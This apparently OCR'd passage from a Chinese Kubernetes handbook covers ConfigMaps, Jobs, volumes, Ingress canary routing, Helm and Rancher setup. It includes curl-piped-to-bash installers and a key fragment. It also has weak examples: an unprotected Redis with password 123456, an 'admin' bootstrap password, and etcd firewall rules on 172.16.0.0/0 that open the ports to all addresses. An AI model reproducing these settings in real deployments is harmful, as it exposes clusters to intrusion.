LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFb3dJQkFBS0NBU
UVB……
```

环境变量

envFrom 可将 ConfigMap 中的配置项定义为容器环境变量

```
apiVersion: v1
kind: Pod
metadata:
  name: neo-test-pod
spec:
  containers:
    - name: test-container
```

```
      image: k8s.gcr.io/busybox
      command: [ "/bin/sh", "-c", "env" ]
      envFrom:
      - configMapRef:
          name: special-config
  restartPolicy: Never
```

引用单个配置项使用 valueFrom

```
neo@MacBook-Pro-Neo ~/tmp/kubernetes % cat key-value.yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: db-config
  namespace: default
data:
  db.host: 172.16.0.10
  db.port: '3306'
  db.user: neo
  db.pass: chen
---
apiVersion: v1
kind: Pod
metadata:
  name: test-pod
spec:
  containers:
    - name: test-container
      image: busybox
      command: [ "/bin/sh", "-c", "env" ]
      env:
        - name: DBHOST
          valueFrom:
            configMapKeyRef:
              name: db-config
              key: db.host
        - name: DBPORT
          valueFrom:
            configMapKeyRef:
              name: db-config
```

```
              key: db.port
  restartPolicy: Never

neo@MacBook-Pro-Neo ~/tmp/kubernetes % kubectl create -f key-
value.yaml
configmap/db-config created
pod/test-pod created
```

配置文件

定义配置

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: redis-config
  labels:
    app: redis
data:
  redis.conf: |-
    pidfile /var/lib/redis/redis.pid
    dir /var/lib/redis
    port 6379
    bind 0.0.0.0
    appendonly yes
    protected-mode no
    requirepass 123456
```

引用配置

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: redis
  labels:
```

```
    app: redis
spec:
  replicas: 1
  selector:
    matchLabels:
      app: redis
  template:
    metadata:
      labels:
        app: redis
    spec:
      containers:
      - name: redis
        image: redis:5.0.8
        command:
          - "sh"
          - "-c"
          - "redis-server /usr/local/etc/redis/redis.conf"
        ports:
        - containerPort: 6379
        resources:
          limits:
            cpu: 1000m
            memory: 1024Mi
          requests:
            cpu: 1000m
            memory: 1024Mi
        livenessProbe:
          tcpSocket:
            port: 6379
          initialDelaySeconds: 300
          timeoutSeconds: 1
          periodSeconds: 10
          successThreshold: 1
          failureThreshold: 3
        readinessProbe:
          tcpSocket:
            port: 6379
          initialDelaySeconds: 5
          timeoutSeconds: 1
          periodSeconds: 10
          successThreshold: 1
          failureThreshold: 3
        volumeMounts:
        - name: data
```

```
          mountPath: /data
        - name: config
          mountPath:  /usr/local/etc/redis/redis.conf
          subPath: redis.conf
      volumes:
      - name: data
        persistentVolumeClaim:
          claimName: redis
      - name: config
        configMap:
          name: redis-config
```

```
apiVersion: v1
kind: Pod
metadata:
  name: test-pod
spec:
  containers:
    - name: test-container
      image: gcr.io/google_containers/busybox
      command: [ "/bin/sh","-c","find /etc/config/" ]
      volumeMounts:
      - name: config-volume
        mountPath: /etc/config
  volumes:
    - name: config-volume
      configMap:
        name: special-config
        items:
        - key: special.how
          path: path/to/special-key
  restartPolicy: Never
```

11. Job/CronJob

CronJob

```
kubectl run hello --schedule="*/1 * * * *" --restart=OnFailure
--image=busybox -- /bin/sh -c "date; echo Hello from the
Kubernetes cluster"

kubectl delete cronjob hello
```

Job

执行单词任务

.spec.completions 标志Job结束需要成功运行的Pod个数，默认为1

.spec.parallelism 标志并行运行的Pod的个数，默认为1

.spec.activeDeadlineSeconds 标志失败Pod的重试最大时间，超过这个时间不会继续重试

```
apiVersion: batch/v1
kind: Job
metadata:
  name: busybox
spec:
  completions: 1
  parallelism: 1
  template:
    metadata:
      name: busybox
    spec:
      containers:
```

```
      - name: busybox
        image: busybox
        command: ["echo", "hello"]
      restartPolicy: Never
```

```
$ kubectl create -f job.yaml
job "busybox" created
$ pods=$(kubectl get pods --selector=job-name=busybox --
output=jsonpath={.items..metadata.name})
$ kubectl logs $pods
```

计划任务

.spec.schedule 指定任务运行周期，格式同Cron

.spec.startingDeadlineSeconds 指定任务开始的截止期限

.spec.concurrencyPolicy 指定任务的并发策略，支持Allow、Forbid和Replace三个选项

```
apiVersion: batch/v2alpha1
kind: CronJob
metadata:
  name: hello
spec:
  schedule: "*/1 * * * *"
  jobTemplate:
    spec:
      template:
        spec:
          containers:
          - name: hello
            image: busybox
            args:
            - /bin/sh
```

```
      - -c
      - date; echo Hello from the Kubernetes cluster
    restartPolicy: OnFailure
```

12. clusterrolebinding

```
kubectl create clusterrolebinding cluster-admin-binding --
clusterrole cluster-admin --user [USER ACCOUNT]
```

13. Volume

```
PersistentVolume 的访问模式（accessModes）有三种：

ReadWriteOnce（RWO）：是最基本的方式，可读可写，但只支持被单个节点挂载。
ReadOnlyMany（ROX）：可以以只读的方式被多个节点挂载。
ReadWriteMany（RWX）：这种存储可以以读写的方式被多个节点共享。不是每一种存储都支持这三种方式，像共享方式，目前支持的还比较少，比较常用的是 NFS。在 PVC 绑定 PV 时通常根据两个条件来绑定，一个是存储的大小，另一个就是访问模式。


PersistentVolume 的回收策略（persistentVolumeReclaimPolicy，即 PVC 释放卷的时候 PV 该如何操作）也有三种

Retain，不清理，保留 Volume（需要手动清理）
Recycle，删除数据，即 rm -rf /thevolume/*（只有 NFS 和 HostPath 支持）
Delete，删除存储资源，比如删除 AWS EBS 卷（只有 AWS EBS，GCE PD，Azure Disk 和 Cinder 支持）
```

local

```
apiVersion: v1
kind: PersistentVolume
metadata:
  name: example-pv
spec:
  capacity:
    storage: 100Gi
  # volumeMode field requires BlockVolume Alpha feature gate to
be enabled.
  volumeMode: Filesystem
  accessModes:
  - ReadWriteOnce
  persistentVolumeReclaimPolicy: Delete
```

```
  storageClassName: local-storage
  local:
    path: /mnt/disks/ssd1
  nodeAffinity:
    required:
      nodeSelectorTerms:
      - matchExpressions:
        - key: kubernetes.io/hostname
          operator: In
          values:
          - example-node
```

案例

```
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
  name: local-volume
provisioner: kubernetes.io/no-provisioner
volumeBindingMode: WaitForFirstConsumer
---
apiVersion: v1
kind: PersistentVolume
metadata:
  name: netkiller-local-pv
spec:
  capacity:
    storage: 1Gi
  accessModes:
  - ReadWriteOnce
  persistentVolumeReclaimPolicy: Retain
  storageClassName: local-volume
  local:
    path: /tmp/neo
  nodeAffinity:
    required:
      nodeSelectorTerms:
      - matchExpressions:
        - key: kubernetes.io/hostname
          operator: In
```

```
          values:
          - minikube
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: netkiller-pvc
spec:
  accessModes:
  - ReadWriteOnce
  resources:
    requests:
      storage: 1Gi
  storageClassName: local-volume
---
kind: Pod
apiVersion: v1
metadata:
  name: busybox
  namespace: default
spec:
  containers:
    - name: busybox
      image: busybox:latest
      # image:
registry.netkiller.cn:5000/netkiller/welcome:latest
      imagePullPolicy: IfNotPresent
      command:
        - sleep
        - "3600"
      volumeMounts:
      - mountPath: "/srv"
        name: mypd
  restartPolicy: Always
  volumes:
    - name: mypd
      persistentVolumeClaim:
        claimName: netkiller-pvc
```

部署 POD

```
iMac:kubernetes neo$ kubectl create -f
example/volume/local.yaml
storageclass.storage.k8s.io/local-volume created
persistentvolume/netkiller-local-pv created
persistentvolumeclaim/netkiller-pvc created
pod/busybox created
```

查看POD状态

```
iMac:kubernetes neo$ kubectl get pod
NAME      READY   STATUS    RESTARTS   AGE
busybox   1/1     Running   0          2m28s
```

进入POD查看local卷的挂载情况，同时创建一个测试文件。

```
iMac:kubernetes neo$ kubectl exec -it busybox sh
kubectl exec [POD] [COMMAND] is DEPRECATED and will be removed
in a future version. Use kubectl exec [POD] -- [COMMAND]
instead.
/ # mount | grep /srv
tmpfs on /srv type tmpfs (rw)

/ # echo helloworld > /srv/netkiller
/ # cat /srv/netkiller
helloworld
```

进入宿主主机查看挂载目录

```
$ cat /tmp/neo/netkiller
```

```
helloworld
```

14. Ingress

正常情况 Service 只是暴露了端口，这个端口是可以对外访问的，但是80端口只有一个，很多 Service 都要使用 80端口，这时就需要使用虚拟主机技术。

多个 Service 共同使用一个 80 端口，通过域名区分业务。这就是 Ingress 存在的意义。

管理 Ingress

```
# 查看已有配置
kubectl describe ingress test

# 修改配置
kubectl edit ingress test

# 来重新载入配置
kubectl replace -f ingress.yaml
```

挂载 SSL 证书上

自签名证书

```
openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout
tls.key -out tls.crt -subj "/CN=bar.foo.com/O=bar.foo.com"
```


如果是购买的SSL证书，通常有两个问题，*.key 和 *.pem，这里的 pem 证书就是 cert 证书。

```
[root@agent-5 tmp]# kubectl create secret tls netkiller --key
netkiller.cn.key --cert netkiller.cn.pem
secret/netkiller created
[root@agent-5 tmp]# kubectl get secret netkiller
NAME      TYPE                DATA   AGE
netkiller   kubernetes.io/tls   2      26s
```

yaml 中添加 tls 配置项


```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  annotations:
    kubernetes.io/ingress.class: nginx
  name: netkiller-test
  namespace: project
spec:
  rules:
    - host: project.netkiller.cn
      http:
        paths:
          - backend:
              service:
                name: netkiller-test
                port:
                  number: 80
            path: /netkiller-test-service
            pathType: ImplementationSpecific
  tls:
    - hosts:
        - project.netkiller.cn
      secretName: netkiller
```

端口




```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: springboot
spec:
  backend:
    service:
      name: springboot
      port:
        number: 80
```

URI 规则




```
apiVersion: networking.k8s.io/v1beta1
kind: Ingress
metadata:
  name: uri-ingress
  annotations:
    nginx.ingress.kubernetes.io/rewrite-target: /
```

```
spec:
  rules:
  - host: www.netkiller.cn
    http:
      paths:
      - path: /api
        backend:
          serviceName: api-service
          servicePort: 8080
      - path: /usr
        backend:
          serviceName: usr-service
          servicePort: 8080
      - path: /img
        backend:
          serviceName: img-service
          servicePort: 8080
```

vhost 虚拟主机

```
www.netkiller.cn --|     Ingress     |-> www.netkiller.cn
www:80
                   | --------------> |
img.netkiller.cn --|                 |-> img.netkiller.cn
img:80
```

```
apiVersion: networking.k8s.io/v1beta1
kind: Ingress
metadata:
  name: vhost-ingress
spec:
  rules:
  - host: www.netkiller.cn
    http:
      paths:
```

```
      - backend:
          serviceName: www
          servicePort: 80
  - host: img.netkiller.cn
    http:
      paths:
      - backend:
          serviceName: img
          servicePort: 80
```

rewrite

```
http://www.netkiller.cn/1100 => /article/1100
```

```
apiVersion: networking.k8s.io/v1beta1
kind: Ingress
metadata:
  name: rewrite-ingress
  annotations:
    nginx.ingress.kubernetes.io/rewrite-target: /article/$1
spec:
  rules:
  - host: www.netkiller.cn
    http:
      paths:
        # 可以有多个（可以正则）
        - path: /($/.*)
          backend:
            serviceName: article
            servicePort: 80
```

annotations 配置

HTTP 跳转到 HTTPS

```
# 该注解只在配置了HTTPS之后才会生效进行跳转
nginx.ingress.kubernetes.io/ssl-redirect: "true"

# 强制跳转到https，不论是否配置了https证书
nginx.ingress.kubernetes.io/force-ssl-redirect: "true"
```

server-snippet

server-snippet 可以让你直接编排 Nginx 配置

```
nginx.ingress.kubernetes.io/server-snippet: |
    rewrite /api/($|.*) /api/v2/$1 break;
    rewrite /img/($|.*) /img/thumbnail/$1 break;
```

金丝雀发布（灰度发布）

三种annotation按匹配优先级顺序:

```
canary-by-header > canary-by-cookie > canary-weight
```

准备服务

```
# Release Version
apiVersion: v1
kind: Service
```

```
metadata:
    name: hello-service
    labels:
    app: hello-service
spec:
ports:
- port: 80
    protocol: TCP
selector:
    app: hello-service
---
# canary Version
apiVersion: v1
kind: Service
metadata:
    name: canary-hello-service
    labels:
    app: canary-hello-service
spec:
ports:
- port: 80
    protocol: TCP
selector:
    app: canary-hello-service
```

方案一，权重分配

```


apiVersion: extensions/v1beta1
kind: Ingress
metadata:
  name: canary
  annotations:
    kubernetes.io/ingress.class: nginx
    nginx.ingress.kubernetes.io/canary: "true"
    nginx.ingress.kubernetes.io/canary-weight: "30"
spec:
  rules:
  - host: canary.netkiller.cn
    http:
      paths:
```

```
      - backend:
          serviceName: canary-hello-service
```

```
$ for i in $(seq 1 10); do curl http://canary.netkiller.cn;
echo '\n'; done
```

通过HTTP头开启灰度发布

```
annotations:
  kubernetes.io/ingress.class: nginx
  nginx.ingress.kubernetes.io/canary: "true"
  nginx.ingress.kubernetes.io/canary-by-header: "canary"
```

```
$ for i in $(seq 1 5); do curl -H 'canary:always'
http://canary.netkiller.cn; echo '\n'; done
```

```
annotations:
  kubernetes.io/ingress.class: nginx
  nginx.ingress.kubernetes.io/canary: "true"
  nginx.ingress.kubernetes.io/canary-by-header: "canary"
  nginx.ingress.kubernetes.io/canary-by-header-value: "true"
```

```
$ for i in $(seq 1 5); do curl -H 'canary:true'
```

```
http://canary.netkiller.cn; echo '\n'; done
```

通过 **Cookie** 开启

```
annotations:
  kubernetes.io/ingress.class: nginx
  nginx.ingress.kubernetes.io/canary: "true"
  nginx.ingress.kubernetes.io/canary-by-cookie: "canary"
```

```
$ for i in $(seq 1 5); do curl -b 'canary=always'
http://canary.netkiller.cn; echo '\n'; done
```

解决 **504** 网关超时

增加下面配置项

```
    nginx.ingress.kubernetes.io/proxy-connect-timeout: '300'
    nginx.ingress.kubernetes.io/proxy-read-timeout: '300'
    nginx.ingress.kubernetes.io/proxy-send-timeout: '300'
```

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  annotations:
    kubernetes.io/ingress.class: nginx
    nginx.ingress.kubernetes.io/proxy-connect-timeout: '300'
```

```
    nginx.ingress.kubernetes.io/proxy-read-timeout: '300'
    nginx.ingress.kubernetes.io/proxy-send-timeout: '300'
  name: netkiller-test
  namespace: project
spec:
  rules:
    - host: project.netkiller.cn
      http:
        paths:
          - backend:
              service:
                name: netkiller-test
                port:
                  number: 80
            path: /netkiller-test-service
            pathType: ImplementationSpecific
  tls:
    - hosts:
        - project.netkiller.cn
      secretName: netkiller
```

第 110 章 kubectl example

1. 私有 registry

```
kubectl create deployment registry --image=registry:latest
kubectl expose deployment registry --port=5000 --target-
port=5000
kubectl delete -n default deployment registry
```

```
iMac:registry neo$ docker pull nginx:latest
iMac:registry neo$ docker tag nginx:latest
192.168.64.2:30050/nginx:latest
iMac:registry neo$ docker push 192.168.64.2:30050/nginx:latest



kubectl create deployment nginx --
image=192.168.64.2:30050/nginx:latest
kubectl expose deployment nginx --port=80 --target-port=30080 -
-type=NodePort

kubectl create deployment busybox --image=docker.io/busybox
kubectl create deployment busybox --image=busybox
kubectl create deployment welcome --
image=127.0.0.1:5000/netkiller/welcome

docker tag busybox:latest 192.168.64.6:32070/busybox:latest
docker push 192.168.64.6:32070/busybox:latest
```

2. mongodb

```
kubectl run mongodb  --image=docker.io/mongo  --
env="p='27017:27017'" --env="v='/opt/mongodb:/data'"
kubectl expose deployment mongodb --port=27017 --target-
port=27017
```

3. tomcat

```
kubectl create deployment hello-minikube --image=tomcat:8.0
kubectl expose deployment hello-minikube --type=NodePort --
port=80
minikube service hello-minikube --url
```

第 111 章 istio

1. 启动 istio

下面的例子是在 default 命名空间启用 istio。

```
$ kubectl label namespace default istio-injection=enabled
namespace/default labeled
```

2. 禁用 istio

如果在该namespace下创建pod，不想要使用istio-proxy，可以在创建的pod中annotations 配置项声明禁用 istio

```
apiVersion: v1
kind: Pod
metadata:
  annotations:
    sidecar.istio.io/inject: "false"
```

第 112 章 Kubeapps

Kubeapps is a web-based UI for deploying and managing applications in Kubernetes clusters

https://kubeapps.com

第 113 章 Helm - The package manager for Kubernetes

https://helm.sh

1. 安装 Helm

AlmaLinux

CURL 安装

```
curl
https://raw.githubusercontent.com/helm/helm/main/scripts/get-
helm-3 | bash
```

二进制安装

```
cd /usr/local/src/
wget https://get.helm.sh/helm-v3.9.4-linux-amd64.tar.gz
tar zxvf helm-v3.9.4-linux-amd64.tar.gz
mv linux-amd64 /srv/helm-v3.9.4
alternatives --install /usr/local/bin/helm helm /srv/helm-
v3.9.4/helm 10
```

Rocky Linux

```
[root@netkiller ~]# dnf install -y snapd
[root@netkiller ~]# ln -s /var/lib/snapd/snap /snap
```

```
[root@netkiller ~]# systemctl enable --now snapd.socket
[root@netkiller ~]# systemctl start --now snapd.socket
[root@netkiller ~]# snap install helm --classic
```

```
cat >> /etc/profile.d/snap.sh <<EOF
export PATH=$PATH:/snap/bin
EOF
source /etc/profile.d/snap.sh
```

Ubuntu

```
snap install helm --classic
```

Mac

homebrew 安装 Helm

```
iMac:~ neo$ brew install helm

iMac:~ neo$ helm version
version.BuildInfo{Version:"v3.3.3",
GitCommit:"55e3ca022e40fe200fbc855938995f40b2a68ce0",
GitTreeState:"dirty", GoVersion:"go1.15.2"}
```

旧版本

```
brew install kubernetes-helm
```

2. 快速开始

```
# 初始化本地，并将 Tiller 安装到 Kubernetes cluster
$ helm init

# 更新本地 charts repo
$ helm repo update

# 安装 mysql chart
$ helm install --name my-mysql stable/mysql

# 删除 mysql
$ helm delete my-mysql

# 删除 mysql 并释放该名字以便后续使用
$ helm delete --purge my-mysql
```

3. Helm 命令

初始化 Helm

```
neo@MacBook-Pro ~ % helm init
Creating /Users/neo/.helm
Creating /Users/neo/.helm/repository
Creating /Users/neo/.helm/repository/cache
Creating /Users/neo/.helm/repository/local
Creating /Users/neo/.helm/plugins
Creating /Users/neo/.helm/starters
Creating /Users/neo/.helm/cache/archive
Creating /Users/neo/.helm/repository/repositories.yaml
Adding stable repo with URL: https://kubernetes-
charts.storage.googleapis.com
Adding local repo with URL: http://127.0.0.1:8879/charts
$HELM_HOME has been configured at /Users/neo/.helm.
Warning: Tiller is already installed in the cluster.
(Use --client-only to suppress this message, or --upgrade to
upgrade Tiller to the current version.)
Happy Helming!
```

查看仓库列表

查看当前的 Charts 包仓库

```
neo@MacBook-Pro ~ % helm repo list
NAME    URL
stable  https://kubernetes-charts.storage.googleapis.com
local   http://127.0.0.1:8879/charts
```

更新仓库

```
neo@MacBook-Pro ~ % helm repo update
Hang tight while we grab the latest from your chart
repositories...
...Skip local chart repository
...Unable to get an update from the "stable" chart repository
(https://kubernetes-charts.storage.googleapis.com):
        unexpected EOF
Update Complete. ⎈ Happy Helming!⎈
```

搜索

在stable仓库搜索 redis应用

```
neo@MacBook-Pro ~ % helm search stable/redis
NAME            CHART VERSION   APP VERSION     DESCRIPTION
stable/redis    6.4.3           4.0.14          Open source,
advanced key-value store. It is often referr...
stable/redis-ha 3.3.3           5.0.3           Highly
available Kubernetes implementation of Redis
```

查看包信息

查看包详细信息与帮助手册

```
neo@MacBook-Pro ~ % helm inspect stable/redis
```

安装

```
$ helm install stable/redis
$ helm install --name=redis stable/redis
```

```
neo@MacBook-Pro ~ % helm install stable/redis
NAME:   vested-termite
LAST DEPLOYED: Sun Mar 31 17:46:02 2019
NAMESPACE: default
STATUS: DEPLOYED

RESOURCES:
==> v1/ConfigMap
NAME                          DATA  AGE
vested-termite-redis          3     0s
vested-termite-redis-health   3     0s

==> v1/Pod(related)
NAME                                      READY  STATUS
RESTARTS  AGE
vested-termite-redis-master-0             0/1    Pending
0         0s
vested-termite-redis-slave-57584f877-8njkc  0/1
ContainerCreating  0         0s

==> v1/Secret
NAME                  TYPE    DATA  AGE
vested-termite-redis  Opaque  1     0s

==> v1/Service
NAME                          TYPE       CLUSTER-IP
EXTERNAL-IP  PORT(S)   AGE
vested-termite-redis-master   ClusterIP  10.98.194.187  <none>
6379/TCP  0s
vested-termite-redis-slave    ClusterIP  10.111.85.208  <none>
6379/TCP  0s

==> v1beta1/Deployment
NAME                         READY  UP-TO-DATE  AVAILABLE  AGE
vested-termite-redis-slave   0/1    1           0          0s
```

```
==> v1beta2/StatefulSet
NAME                          READY  AGE
vested-termite-redis-master  0/1    0s


NOTES:
** Please be patient while the chart is being deployed **
Redis can be accessed via port 6379 on the following DNS names
from within your cluster:

vested-termite-redis-master.default.svc.cluster.local for
read/write operations
vested-termite-redis-slave.default.svc.cluster.local for read-
only operations


To get your password run:

    export REDIS_PASSWORD=$(kubectl get secret --namespace
default vested-termite-redis -o jsonpath="{.data.redis-
password}" | base64 --decode)

To connect to your Redis server:

1. Run a Redis pod that you can use as a client:

   kubectl run --namespace default vested-termite-redis-client
--rm --tty -i --restart='Never' \
    --env REDIS_PASSWORD=$REDIS_PASSWORD \
   --image docker.io/bitnami/redis:4.0.14 -- bash

2. Connect using the Redis CLI:
   redis-cli -h vested-termite-redis-master -a $REDIS_PASSWORD
   redis-cli -h vested-termite-redis-slave -a $REDIS_PASSWORD

To connect to your database from outside the cluster execute
the following commands:

    kubectl port-forward --namespace default svc/vested-
termite-redis 6379:6379 &
    redis-cli -h 127.0.0.1 -p 6379 -a $REDIS_PASSWORD
```

列表

```
neo@MacBook-Pro ~ % helm list
NAME            REVISION        UPDATED
STATUS          CHART           APP VERSION     NAMESPACE
vested-termite  1               Sun Mar 31 17:46:02 2019
DEPLOYED        redis-6.4.3     4.0.14          default
```

删除

```
helm ls --all
helm delete --purge redis
```

升级

```
helm upgrade -f redis-ha-values-upgrade.yaml redis-ha
stable/redis-ha
```

回滚

```
helm rollback redis-ha 1
```

查看状态

```
neo@MacBook-Pro ~ % helm list
NAME            REVISION        UPDATED
STATUS          CHART           APP VERSION     NAMESPACE
vested-termite  1               Sun Mar 31 17:46:02 2019
DEPLOYED        redis-6.4.3     4.0.14          default


neo@MacBook-Pro ~ % helm status vested-termite
LAST DEPLOYED: Sun Mar 31 17:46:02 2019
NAMESPACE: default
STATUS: DEPLOYED

RESOURCES:
==> v1/ConfigMap
NAME                          DATA  AGE
vested-termite-redis          3     111m
vested-termite-redis-health   3     111m

==> v1/Pod(related)
NAME                                        READY  STATUS
RESTARTS  AGE
vested-termite-redis-master-0               1/1    Running  0
111m
vested-termite-redis-slave-57584f877-8njkc  1/1    Running  0
111m

==> v1/Secret
NAME                   TYPE    DATA  AGE
vested-termite-redis   Opaque  1     111m

==> v1/Service
NAME                          TYPE       CLUSTER-IP
EXTERNAL-IP  PORT(S)   AGE
vested-termite-redis-master   ClusterIP  10.98.194.187  <none>
6379/TCP  111m
vested-termite-redis-slave    ClusterIP  10.111.85.208  <none>
6379/TCP  111m

==> v1beta1/Deployment
NAME                         READY  UP-TO-DATE  AVAILABLE  AGE
vested-termite-redis-slave   1/1    1           1          111m
```

```
==> v1beta2/StatefulSet
NAME                           READY  AGE
vested-termite-redis-master  1/1    111m


NOTES:
** Please be patient while the chart is being deployed **
Redis can be accessed via port 6379 on the following DNS names
from within your cluster:

vested-termite-redis-master.default.svc.cluster.local for
read/write operations
vested-termite-redis-slave.default.svc.cluster.local for read-
only operations


To get your password run:

    export REDIS_PASSWORD=$(kubectl get secret --namespace
default vested-termite-redis -o jsonpath="{.data.redis-
password}" | base64 --decode)

To connect to your Redis server:

1. Run a Redis pod that you can use as a client:

   kubectl run --namespace default vested-termite-redis-client
--rm --tty -i --restart='Never' \
    --env REDIS_PASSWORD=$REDIS_PASSWORD \
   --image docker.io/bitnami/redis:4.0.14 -- bash

2. Connect using the Redis CLI:
   redis-cli -h vested-termite-redis-master -a $REDIS_PASSWORD
   redis-cli -h vested-termite-redis-slave -a $REDIS_PASSWORD

To connect to your database from outside the cluster execute
the following commands:

    kubectl port-forward --namespace default svc/vested-
termite-redis 6379:6379 &
    redis-cli -h 127.0.0.1 -p 6379 -a $REDIS_PASSWORD
```

4. ingress-nginx

```
helm repo add ingress-nginx
https://kubernetes.github.io/ingress-nginx
helm repo update
```

安装 ingress-nginx 并且设置为默认 ingress

```
helm upgrade --install ingress-nginx ingress-nginx/ingress-
nginx \
--namespace ingress-nginx --set
controller.service.type=LoadBalancer \
--set controller.ingressClassResource.default=true \
--set controller.watchIngressWithoutClass=true \
--create-namespace
```

让Nginx获取客户端IP地址，找到spec下的externalTrafficPolicy，把值改为Local。

```
kubectl edit service/ingress-nginx-controller --namespace
ingress-nginx
```

5. elastic

```
helm repo add elastic https://helm.elastic.co
```

6. Helm The package manager for Kubernetes

https://helm.sh

7. Helm Faq

第 114 章 Rancher - Multi-Cluster Kubernetes Management

Rancher is open-source software for delivering Kubernetes-as-a-Service.

1. 安装 Rancher

Rancher Server

Docker 安装

如果只是学习，可以安装最新版

```
docker run -d --privileged --restart=unless-stopped -p 80:80 -p 443:443 --
name=rancher rancher/rancher:latest
```

稳定版

```
docker run -d --privileged --restart=unless-stopped -p 80:80 -p 443:443 -v
/var/lib/rancher/:/var/lib/rancher/ --name=rancher rancher/rancher:stable
```

审计日志

```
docker run -d --restart=unless-stopped -p 80:80 -p 443:443 -v
/var/lib/rancher/:/var/lib/rancher/ -v /var/log/auditlog:/var/log/auditlog --
name=rancher rancher/rancher:stable
```

防火墙配置

防火墙放行 etcd

```
iptables -I INPUT -s 172.16.0.0/0 -p tcp --dport 2379 -j ACCEPT
iptables -I INPUT -s 172.16.0.0/0 -p tcp --dport 2380 -j ACCEPT
```

```
```

```
systemctl restart firewalld
systemctl enable firewalld

iptables -A INPUT -p tcp --dport 6443 -j ACCEPT
iptables -A INPUT -p tcp --dport 2379 -j ACCEPT
iptables -A INPUT -p tcp --dport 2380 -j ACCEPT
iptables -A INPUT -p tcp --dport 10250 -j ACCEPT

firewall-cmd --zone=public --add-port=6443/tcp --permanent
firewall-cmd --zone=public --add-port=2379/tcp --permanent
firewall-cmd --zone=public --add-port=2380/tcp --permanent
firewall-cmd --zone=public --add-port=10250/tcp --permanent
firewall-cmd --reload
```

从阿里云安装

```
docker run -itd -p 80:80 -p 443:443 \
    --restart=unless-stopped \
    -e CATTLE_AGENT_IMAGE="registry.cn-hangzhou.aliyuncs.com/rancher/rancher-
agent:v2.4.2" \
    registry.cn-hangzhou.aliyuncs.com/rancher/rancher
```

仅用 unsupported-storage-drivers

```
[root@localhost ~]# docker run -d --privileged --restart=unless-stopped -p 8080:80
-p 8443:443 --name=rancher --env unsupported-storage-drivers=true
rancher/rancher:stable
[root@localhost ~]# docker run -d --privileged --restart=unless-stopped -p 8080:80
-p 8443:443 --name=rancher rancher/rancher:stable  --features=unsupported-storage-
drivers=true
```

Helm 安装 Rancher

安装 k3s

```
hostnamectl set-hostname master
curl -sfL https://rancher-mirror.oss-cn-beijing.aliyuncs.com/k3s/k3s-install.sh |
INSTALL_K3S_MIRROR=cn sh -
```

安装最新版

```
helm repo add rancher-latest https://releases.rancher.com/server-charts/latest
```

安装用于生产环境的稳定版

```
helm repo add rancher-stable https://releases.rancher.com/server-charts/stable
```

创建命名空间

```
kubectl create namespace cattle-system
```

安装 cert-manager

```
kubectl apply -f https://github.com/cert-manager/cert-
manager/releases/download/v1.7.1/cert-manager.crds.yaml

helm repo add jetstack https://charts.jetstack.io

helm repo update

helm install cert-manager jetstack/cert-manager \
  --namespace cert-manager \
  --create-namespace \
  --version v1.7.1
```

```
helm install rancher rancher-stable/rancher \
  --create-namespace \
  --namespace cattle-system \
  --set hostname=rancher.netkiller.cn \
  --set ingress.tls.source=letsEncrypt \
  --set bootstrapPassword=admin \
  --set replicas=1 \
  --set systemDefaultRegistry=registry.cn-hangzhou.aliyuncs.com
```

Mac 安装

```
Neo-iMac:~ neo$ brew install rancher-cli

Neo-iMac:~ neo$ rancher -v
rancher version 2.4.13
```

进入容器

```
$ docker exec -it rancher /bin/bash
```

Web UI

安装完之后运行下面命令查看密码

```
[root@localhost ~]# docker logs rancher 2>&1 | grep "Bootstrap Password:"
2021/11/26 10:27:14 [INFO] Bootstrap Password:
wkz68vmmx4gqfwxwzq4vxrzl5zgjqxlmxkfwkdltmpkxl5clqc9dw9
```

浏览器输入 https://your-ip-address 即可进入WebUI



设置密码



SSL 证书

第一种方式

```
docker run -d -p 8443:443 -v /srv/rancher/cacerts.pem:/etc/rancher/ssl/cacerts.pem
-v /srv/rancher/key.pem:/etc/rancher/ssl/key.pem -v
